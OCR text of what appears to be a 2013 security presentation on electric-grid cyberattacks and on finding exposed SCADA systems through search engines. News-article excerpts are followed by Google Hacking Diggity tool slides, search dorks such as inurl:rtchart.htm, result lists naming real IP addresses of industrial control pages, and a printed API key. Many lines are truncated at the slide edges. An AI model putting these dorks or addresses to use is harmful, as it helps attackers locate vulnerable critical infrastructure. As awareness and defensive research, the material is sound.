
Welcome > Blog Home > Critical Infrastructure > Legislators: Electric Utilities Dragging Heels on Cybersecurity Mitigatio

LEGISLATORS: ELECTRIC UTILITIES DRAGGING HEELS ON CYBERSECURITY MITIGATIONS

by Michael Mimoso Follow @mike_mimoso May 22

It would seem that what spurs private and public electric grid utility operator with regard to cybersecurity isn't the Chinese or Iranians attacking them, but "mandatory".

A paper published yesterday by two U.S. legislators revealed that when there mandatory cybersecurity standards put in place by the Federal Energy Regula Commission or the North American Electric Reliability Corporation, complian



US critical infrastructure under unceasing cyber attacks

by paganinip on May 24th, 2013

ELECTRIC GRID VULNERABILITY

Industry Responses Reveal Security Gaps

A report written by the staff of Congressmen Edward J. Markey (D-MA) and Henry A. Waxman (D-CA)

May 21, 2013

US Congressmen Ed Markey and Henry Waxman issued the report "Electric grid vulnerability" on the level of security for US critical infrastructure.


Attack on critical infrastructure is the main concern for worldwide security community, every government has become aware of the risks related to a cyber attack against their own country and is investing to improve its cyber capabilities.

BISHOP FOX

Electric Grid Blues

WHEN THE LIGHTS GO OUT

May 2013



COMPUTERWORLD

White Papers

News

U.S. power companies under freque
cyberattack


Legislation that would give the federal government power
the protection of utilities has stalled

By Jeremy Kirk

May 21, 2013 09:33 PM ET 2 Comments

IDG News Service - A survey of U.S. utilities shows many are
frequent cyberattacks that could threaten a highly interdepen
supplying more than 300 million people, according to a congr

More than a dozen utilities said cyberattacks were daily or co
according to the survey, commissioned by U.S. Democratic R
Edward J. Markey and Henry A. Waxman. The 35-page repo
survey, called "Electric Grid Vulnerability," was released on Tu



Power utilities claim 'daily' and 'constant' cyberattacks, says report

A report out of Congress outlines the increased hacks on power grid computer systems, noting that one utility faces 10,000 attempted cyberattacks per month.

by Dara Kerr | May 21, 2013 8:14 PM PDT

Power utilities in the U.S. are under daily cyberattacks, according to report released Tuesday by members of Congress.

Of about 160 utilities surveyed in the 35-page report (PDF), more than a dozen reported "daily," "constant," or "frequent" attempted cyberattacks on their computer systems.


"Grid operations and control systems are increasingly automated, incorporate two-way communications, and are connected to the Internet or other computer networks," the report

BISHOP FOX

Iran Hacker Threat

RETURN FIRE

May 2013



THE WALL STREET JOURNAL.
WSJ.com

U.S. NEWS | Updated May 23, 2013, 7:52 p.m. ET

Iran Hacks Energy Firms, U.S. Says

Oil-and-Gas, Power Companies' Control Systems Believed to Be Infiltrated; Fear of Sabotage Potential

By SIOBHAN GORMAN and DANNY YADRON

WASHINGTON—Iranian-backed hackers have escalated a campaign of cyberassaults against U.S. corporations by launching infiltration and surveillance missions against the computer networks running energy companies, according to current and former U.S. officials.

Iranian-backed hackers have escalated a campaign of cyberassaults against U.S. corporations by launching infiltration and surveillance missions, according to U.S. officials. Siobhan Gorman reports. Photo: AP.

In the latest operations, the Iranian hackers were able to gain access to control-system software that could allow them to manipulate oil or gas pipelines. They proceeded "far enough to worry people," one former official said.

The developments show that while Chinese hackers pose widespread intellectual-property-theft and espionage concerns, the Iranian assaults have emerged as far more worrisome because of their apparent hostile intent and potential for damage or sabotage.


U.S. officials consider this set of Iranian infiltrations to be more alarming than another continuing campaign, also believed to be backed by Tehran, that disrupts bank websites by "denial of service" strikes. Unlike those, the more

Targeting SCADA Systems

TRY NOT TO TRIP OVER ALL THE SYSTEMS

Diggity Tools

SEARCH ENGINE HACKING



Google Hacking Diggity

A research and development initiative dedicated to investigating the latest techniques that leverage search engines, such as Google, Bing, and Shodan, to quickly identify vulnerable systems and sensitive data in corporate networks.

Attack Tools

Attack tools that leverage Google, Bing, and other popular search engines to help you find your info disclosures and exposed vulnerabilities before others do.

Defense Tools

Intrusion detection system (IDS) for search engine hacking (Google, Bing, etc.). Comprised of two major tool types: Alert RSS Feeds and Alert RSS Monitoring Tools.

Presentation Slides


Our presentation slides from

Media Gallery

Enjoy our ever-growing online

Google Diggity

DIGGITY CORE TOOLS



Category	Subcategory	Search String	Page Title	URL	
Custom	Custom	site:stachliu.com	Stach & Liu	http://www.stachliu.com/	http://w
Custom	Custom	site:stachliu.com	Services « Stac	http://www.stachliu.com/services/	http://w
Custom	Custom	site:stachliu.com	Resources « Sta	http://www.stachliu.com/resources/	http://w
Custom	Custom	site:stachliu.com	Company « Sta	http://www.stachliu.com/company/	http://w


```
Using API Key: AIzaSyDmuXSNHL-aw_nIzFHu7IBOC-9qKTLOKDM.
Simple Scan started. [8/3/2011 3:39:44 AM]
Found 45 result(s).
Total Results: 45.
Scan Complete. [8/3/2011 3:39:54 AM]
```

Google Status: Ready **Download Progress:** Idle Open Folder

SCADA and Google

GOOGLE HACKING

- Targeting SCADA systems via Google, Bing, etc.



inurl:rtchart.htm" ext:htm

Web · Images · Maps · Shopping · Nos

9 results (0.08 seconds)

Status
62.50.180.114:81/**rtchart.htm** - Translate this page
Kjemikalieanlegget. Dette er status bilde fra Kjemikaliean
stoppet, vil bildet over komme som "feilet".

Real-Time Chart
59.120.221.58/**rtchart.htm**
Real-Time Chart. This page displays the front panel of the
not in memory, the image above appears broken.

rtchart2
loadtestingsoftware.net/walkthroughs/rd/**rtchart.htm**

RYUJI TAKEUCHI CHART
www.ryujitakeuchi.com/**rtchart.htm**
01/15/2013 01. RYUJI TAKEUCHI 'DYSFUNCTIONAL' (BF
ENZINGER 'ENTITY OF HEARTS' (NACHTSTROM SCHA

62.50.180.114:81/rtchart.htm

Kjemikalieanlegget


Dette er status bilde fra Kjemikalieanlegget

Hvis programmet er stoppet, vil bildet over komme som "feilet".

SCADA and Google

GOOGLE HACKING

- Targeting SCADA systems via Google, Bing, etc.




inurl:cgi-bin ext:vi

About 4,640 results (0.11 seconds)

Child Corpus Calculator Instructions Page
www.bncdnet.ku.edu/**cgi-bin**/DEEC/inst_ccc.vi
The Child Mental Lexicon Corpus Description. Enter 1 letter string (i
nonsense) per line in the Text Input (Klattese) box. The letter string

Untitled Document - High Tide Technologies
httscada.com/**cgi-bin**/CreateLargePanelCGI.vi?BGColor...=/cg

Graph of /CMSSW/DetectorDescription/Schema ... - CM
cmssw.cvs.cern.ch/**cgi-bin**/cmssw.cgi/.../DDLMergeScheme.vi?
Repository: Repository Listing, CMSSW. ViewVC logotype. Graph o
DetectorDescription/Schema/DDLMergeScheme.vi. Parent Directory

